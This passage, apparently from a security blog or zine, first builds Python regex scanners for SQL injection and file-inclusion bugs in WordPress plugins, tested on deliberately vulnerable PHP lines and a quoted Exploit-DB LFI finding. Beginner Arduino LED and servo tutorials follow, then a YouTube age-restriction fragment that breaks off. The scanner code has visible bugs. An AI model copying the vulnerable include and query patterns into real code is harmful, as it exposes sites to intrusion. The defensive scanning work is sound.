So far, so good. Next case should be preparing our *grep-based-regexp* function(s) to implement it somehow in our script to (let's say ;) „find TOP10 OWASP bugs” in the webapp code we're trying to check. I decided to start from this very basic function designed to catch some very, very basic bugs, check it out:

```

####
def basic_sql_methods(f):
    methods = ['_GET', '_POST', '_REQUEST']
    functions = ['SELECT ', 'INSERT ', 'UPDATE ', 'DELETE ']

    fp = open(f, 'r')
    lines = fp.readlines()

    line_num = 0
    for line in lines:
        line_num += 1

        for method in methods:
            for function in functions:

                current_pattern = 'wpdb->(.*?)' + function + '(.*?)\$\$' + method + '\[(.*?)\]'
                find = re.compile(current_pattern)
                found = re.search(find, line)

                if found:
                    print '**\n'
                    print 'Found SQLI bug in file %s (param: %s) in line number %s:\n%s' % (f, line_num, found.group(3), line)
                    print '**\n'
                    print '\n'

```

I decided to comment out those 2 *subprocess* wrappers and restart the code with my new super-function. Comparing results with example vulnerability I added to one of the plugin's directory (just to see if our simple regexp is working):

```

Reading file: ./plugins/really-simple-ssl/class-multisite.php
Reading file: ./plugins/really-simple-ssl/index.php
Reading file: ./plugins/really-simple-ssl/superbug.php
*****
Found SQLI bug in file ./plugins/really-simple-ssl/superbug.php (param: 4) in line number 'rapuj':
$wpdb->get_var("SELECT repeaterDefault FROM " . $_POST['rapuj'] . " WHERE name = '$n'");
*****

```



Looks good so far. Let's move forward to another „top10” bug – RFI/LFI. I started from the similar skeleton of the function – see the table:

```
#####
def basic_rfi_methods(f):
    methods = ['_GET','_POST','_REQUEST']
    functions = ['include','include_once','require','require_once','file_get_contents','readfile']

    fp = open(f, 'r')
    lines = fp.readlines()
    line_num = 0

    for line in lines:
        line_num += 1
        for method in methods:
            for function in functions:
                #print 'searching for: %s' % ( function )

                pattern1 = function + '(.*?)\S' + method + '\\[(.*?)\\]'


                find = re.compile(pattern1)
                found = re.search(find, line)

                if found:
                    param = found.group(2)
                    sanit_check = found.group(1)
                    if 'sanitize' not in sanit_check:

                        print '[+] ==> Reading %s' % (f) # current file name
                        print '[+] Found LFI/RFI bug: %s, %s (param: %s ):\n\t%s' % (f, line_num, param, line)
```

As you can see I used only few methods as well as only few ‘possibly vulnerable functions’. Feel free to tuning the script for your needs. ;)

Checking:



The screenshot shows a web browser window at <https://www.exploit-db.com/exploits/48065>. The page content includes:

```
# Title : WordPress Plugin ultimate-member 2.1.3 - Local File Inclusion
# Author : mehran feizi
# Vendor : https://wordpress.org/plugins/ultimate-member/
# Category : Webapps
# Date : 2020-02-11
# Vendor home page: https://wordpress.org/plugins/ultimate-member/

Vulnerable Page:
/class-admin-upgrade.php

Vulnerable Source:
354: if(empty($_POST['pack'])) else
356: include_once include_once $this->packages_dir . DIRECTORY_SEPARATOR . $_POST['pack'] . DIRECTORY_SEPARATOR . 'init.php';
```

Below the browser window, a terminal window shows the execution of a script named `wordprice.py`. The output of the script is:

```
name filename: ./next_step_plugins/ultimate-member/includes/admin/core/class-admin-upgrade.php
Found parameter: this-
Full line: include_once $this->packages_dir . DIRECTORY_SEPARATOR . $_POST['pack'] . DIRECTORY_SEPARATOR . 'init.php';
```

Ok. As we can see – parameter extracting needs to be fixed – but indeed our code is already able to find an exploitable bugs! ;]

Let's move forward. I prepared a new directory with example vulnerabilities I found searching on EDB[link]. Below is the list of few bugs:

```

c@kali:~/src/wordprice.py$ grep -nr -e "RFI #" ./next_step_plugins/ --color
./next_step_plugins/bug14.php:7:if(file_exists('system/plugins/'.$_REQUEST['page_slug'].'.php') == true){ // RFI #14 - 1/2
./next_step_plugins/bug14.php:8:    include('system/plugins/'.$_REQUEST['page_slug'].'.php'); // RFI #14 - 2/2
./next_step_plugins/bug08.php:7:require_once($_GET['gateway'].'.php'); // RFI #08
./next_step_plugins/bug09.php:8:    require_once( $path ); // RFI #09
./next_step_plugins/bug03.php:12:    $image_data = file_get_contents($thumb); // RFI #03
./next_step_plugins/bug07.php:6:    require_once($_REQUEST['wp_abspath'] . 'wp-load.php'); // RFI #07 - 1/5
./next_step_plugins/bug07.php:7:    require_once($_REQUEST['wp_abspath'] . 'wp-admin/includes/media.php'); // RFI #07 - 2/5
./next_step_plugins/bug07.php:8:    require_once($_REQUEST['wp_abspath'] . 'wp-admin/includes/file.php'); // RFI #07 - 3/5
./next_step_plugins/bug07.php:9:    require_once($_REQUEST['wp_abspath'] . 'wp-admin/includes/image.php'); // RFI #07 - 4/5
./next_step_plugins/bug07.php:10:    require_once($_REQUEST['wp_abspath'] . 'wp-admin/includes/post.php'); // RFI #07 - 5/5
./next_step_plugins/bug10.php:8:readfile( $_GET["url"] ); // RFI #10
./next_step_plugins/bug05.php:6: $include_file = tutor ()->path . "views/pages/{$_sub_page}.php"; // !!!! RFI #05 (see another $param to find!)
./next_step_plugins/bug05.php:8: include $include_file; // RFI #05
./next_step_plugins/bug04.php:7:    require( $_GET["wp_abspath"] . './wp-blog-header.php' ); // RFI #04
./next_step_plugins/bug01.php:7:    require_once $_REQUEST['ajax_path']; // RFI #01
./next_step_plugins/bug02.php:10:    include("pages/$file"); // RFI #02
./next_step_plugins/bug06.php:1:include($_GET['p1']); //RFI #06
./next_step_plugins/bug11.php:1:<?php echo file_get_contents(isset($_GET["url"]) ? $_GET["url"] : ''); // RFI #11
c@kali:~/src/wordprice.py$ █

```

Let's update our script code. We'll add few lines to try to identify 'vulnerable declaration' of the parameter found to be used with some 'danger function' we found (ex. `include($param)` and so on...). Let's try here (special thanks for the help with regexp goes here[7]);):

```

def basic_rfi_params2(f):

    functions = ['require_once\s*\(\s*\${[a-zA-Z0-9_-]}\s*\)', 'require\s*\(\s*\${[a-zA-Z0-9_-]}\s*\)']

    methods = ['_GET', '_POST', '_REQUEST']

    fp = open(f, 'r')
    lines = fp.readlines()

    print 'checking file: %s' % ( f )

    #####
    #    require_once( $path ); // RFI #09
    #####

    for line in lines:
        for func in functions:
            pattern = func + '\s*\(\s*\${[a-zA-Z0-9_-]}\s*\)' ## func # + '\((.*?)\$\# [\];]}'
            x = re.compile(pattern)
            #print pattern
            y = re.search(x, line)

            if y:
                param = y.group(1)
                #print '-----'
                print 'name filename: %s' % ( f ) #print 'PATTERN: %s' % ( pattern )
                print 'Found parameter: %s' % ( param )
                print 'Full line:\n%s' % ( line )

            #print '\n---> checking param declaration:'
            # now let's find that param's declaration:
            for line in lines:
                for method in methods:

                    temp_patt = param + '(.*?)=(.*?)' + method + '\[(.*?)\]'
                    find_declar = re.compile(temp_patt)
                    found_declar = re.search(find_declar, line)

                    if found_declar:
                        print '+ Found declaration of parameter: %s:\n%s' % ( found_declar.group(3), line )

    print '*100
    print '*100

```

For now – we should be somewhere here:

```
=====
checking file: ./next_step_plugins/bug09.php
name filename: ./next_step_plugins/bug09.php
Found parameter: path
Full line:
    require_once( $path ); // RFI #09

+ Found declaration of parameter: 'tcp_class_path':
    $path = $_REQUEST['tcp_class_path'];

=====

name filename: ./next_step_plugins/bug09.php
Found parameter: path2
Full line:
    require_once $path2;

=====

checking file: ./next_step_plugins/bug12.php
name filename: ./next_step_plugins/bug12.php
Found parameter: mypath
Full line:
    require_once($mypath.'/wp-config.php');<-----[+]

+ Found declaration of parameter: 'myPath':
    $mypath=$_GET['myPath']; <-----[+]

+ Found declaration of parameter: 'myPath':
    $mypath=$_POST['myPath'];<-----[+]
=====
```

So – basicaly – it looks good and can find ‘real world’ exploitable bugs in popular Wordpress plugins. The case now is of course to tuning used regexp’s to remove more false positives.

But I will leave it to you as an exercise... ;)

## REFERENCES

1. [RIPS](#)
2. [SonarCube](#)
3. [Modus Operandi](#)
4. [Code610 mini arts](#)
5. [Kali Download](#)
6. [Wordpress Plugins](#)
7. [M4tiSec](#)





## Learning Arduino – intro to DIY



*Intro to DIY*

## INTRO

Few weeks ago I started to play with Arduino. After reading and learning a bit about the drones[1] and electricity[2] I decided to build few small circuits to develop my skills in „creating hardware tools“.

All the cases described below were tested on Arduino UNO. If you already have it - to do all the tasks presented below you'll also need to download and install Arduino IDE available here[3]. I used version presented on the screen below:



If everything is installed correctly we can jump directly to our first example case. Here we go...


## CASE #01: First Blink

What you'll need


During this exercise we'll build a very simple blinkin circuit. To do that we'll need:

- Arduino UNO
- breadboard
- 2 LEDs (I used green and red)
- resistor 330 ohm (x2)

Our toolset should looks like the one presented on the screen below:



Now let's move to the Arduino IDE. (Few example codes you can also find using *File -> Examples*:




but I will leave it to you as an exercise. ;))



Let's start

To continue let's connect our breadboard to Arduino UNO and then (via USB) to the computer. Now we'll create a small example code to blink using LEDs.

Next let's connect all the parts to the breadboard like it's presented on the screen below:




Example code is presented below:

```
firstblink
void setup() {
  pinMode(8, OUTPUT); // setup pin 8 as an output to LED1
  pinMode(7, OUTPUT); // similar for pin 7 for LED2
  digitalWrite(8, HIGH); // on start enable LED1
  digitalWrite(7, HIGH); // on start disable LED2
}

void loop() {
  digitalWrite(8, LOW); // LED1 to 'Off'
  delay(1000); // wait 1 sec
  digitalWrite(8, HIGH); // LED1 to 'On'
  digitalWrite(7, LOW); // LED2 to 'Off'
  delay(3000);
  digitalWrite(7, HIGH);
}

Skończono zapis.
Szkie używa 996 bajtów (3%) pamięci programu. Maksimum to 32256 bajtów.
Zmienne globalne używają 9 bajtów (0%) pamięci dynamicznej, pozostawiając 2039 bajtów dla zmiennych lokalnych. Maksimum to 2039 bajtów.
16 Arduino Uno na COM3
```

Now if you'll click that button with arrow (marked with red frame on the screen above) – you will compile it and send the code to the Arduino device.



When it's ready – you'll see a blinking LEDs. Congratulations! You finished your very first Arduino project. ;)

## CASE #02: Detecting the light


### What you'll need

Last time when I tried to 'detect the light' is described on the blog[link]. This one case will be easier for sure just to stay in 'intro' mode as well as to stay in our 'practice mode'. So...

In this example we try to build a circuit that will 'see the light' and when *detector* will realize that there is a change – it will blink a LED again. (Let's say we can use this concept to build a self-activated night lamp or something similar to that.) We'll start from collecting the parts we need to have to build our solution. For me it was:

- Arduino UNO
- LED (I used a yellow one this time)
- breadboard
- resistor 330 ohm
- resistor 1k ohm
- 'light detector' – I used photoresistor

Our *kit* looks like this:



Well, let's continue in a next section...


Let's start

Example code is presented in the table below:

```
int adcval = 0 ; // ADC value
void setup(){
  pinMode(8, OUTPUT); // preparing pin8 for LED1
}
void loop(){
  adcval = analogRead(A5); // setup read from A5

  if(adcval < 100){
    digitalWrite(8, HIGH); // set on to LED1
  }else{
    digitalWrite(8, LOW);
  }
  delay(100);
}
```

As you can see our example is extremely similar to the one presented here[4]. (By the way I really recommend that course.)



So now we'll try to extend our example circuit and add additional LED. We'll also need to change the behaviour of our code. Let's see the example presented in the table below (updates were marked as **bold lines**):

```
int adcval = 0 ; // ADC value

void setup(){
  pinMode(8, OUTPUT); // preparing pin8 for LED1
  pinMode(7, OUTPUT); // preparing pin7 for LED2
}
```


```

}
void loop(){
  adcval = analogRead(A5); // setup read from A5

  if(adcval < 100){
    digitalWrite(8, HIGH); // set on to LED1
    digitalWrite(7, LOW); // set on to LED2
  }else{
    digitalWrite(8, LOW);
    digitalWrite(7, HIGH);
  }
  delay(100);
}

```

Simple like that. ;) Our breadboard should look similar to the one presented below:



As you can see I also used additional resistor (330 ohm) for a green LED. Now the behaviour of the 'circuit' should be: 'light on' for LED1 when photoresistor is inactive – and 'light off' for LED2 if it's active. For change – we'll change the on/off for both LEDs. Now you have a brilliant 'night lamp' for all those girls you're dating „because you know some Arduino”... ;> You're welcome. ;)

Let's move forward to example #03. Here we go...

## CASE #03: Move with the light

### What you'll need

In this example case we'll try to build a circuit that can detect the light and run some servo („for example”) if the light is detected. I'll also try to add one more LED. For me it was a lot of fun because now we can prepare to some more advanced projects like hidden doors, alarms, traps, etc... ;)

Anyway – before we'll do that – for the current task we need<sup>[5]</sup>:

- actually, we'll use pretty similar equipment
- what we'll add this time is a Tower Pro Micro Servo 9g SG90:



If we'll need any other parts or tools – I will point it out in the text below, don't worry.

Are you ready...? ;>

### Let's start

Example code is presented in the table below<sup>[5]</sup>:

```
#include <Servo.h> //srvo library

Servo serwomechanizm; //servo object
byte pozycja = 0; //current servo
int pozycjaPoprzednia = 0; // last servo


void setup() {
  serwomechanizm.attach(11); // servo to pin11
  Serial.begin(9600);
  pinMode(8, OUTPUT); // our red LED (remember to add resistor)
  digitalWrite(8, HIGH);
}
void loop()
{
  int odczytCzujnika = analogRead(A5);
  pozycja = map(odczytCzujnika, 0, 900, 0, 180); //change servo settings

  if (abs(pozycja-pozycjaPoprzednia) > 5) {
    serwomechanizm.write(pozycja); // move
    pozycjaPoprzednia = pozycja; //current servo
    digitalWrite(8, LOW);
    delay(300);
    digitalWrite(8, HIGH);
  }
}
```

```
Serial.println(odczytCzujnika);  
delay(300);  
}
```


Code should be very straightforward because I tried to update the existing one, from the course; anyway – because the blog/course is created in PL – let me know if you have any troubles with that source. I'll try to help[6] or describe it in more details.

My ready 'hardware appliance' ;) – so far – looks like the one presented on the screen below. LED is also already added:



So far, so good.

Maybe next time we'll try to create something more advanced or interesting...



But to do that I believe we'll need some more powerful servo's... ;D

## REFERENCES

1. [Grounding drones](#)
2. [My 1st hardware bug](#)
3. [Download Arduino IDE](#)
4. [Forbot course](#) (PL)
5. [Basic Forbot light detector](#) (PL)
6. [Question/Contact](#)

## Un-restricted content - YouTube case

YouTube Help

### ~~Age~~-restricted content

Sometimes content doesn't violate our policies, but it may not be appropriate for viewers under 18. In these cases, we may place an age-restriction on the video. This policy applies to videos, video descriptions, custom thumbnails, live streams, and any other YouTube product or feature.

#### Learn more about age-restriction

Below is more detail about the types of content we consider for age-restriction. We may age-restrict your content if it contains one or more of these themes. We've provided examples of content which may be age-restricted. Click through each policy section for additional examples. Keep in mind this isn't a complete list.

Source: <https://support.google.com/youtube/answer/2802167?hl=en>




## INTRO

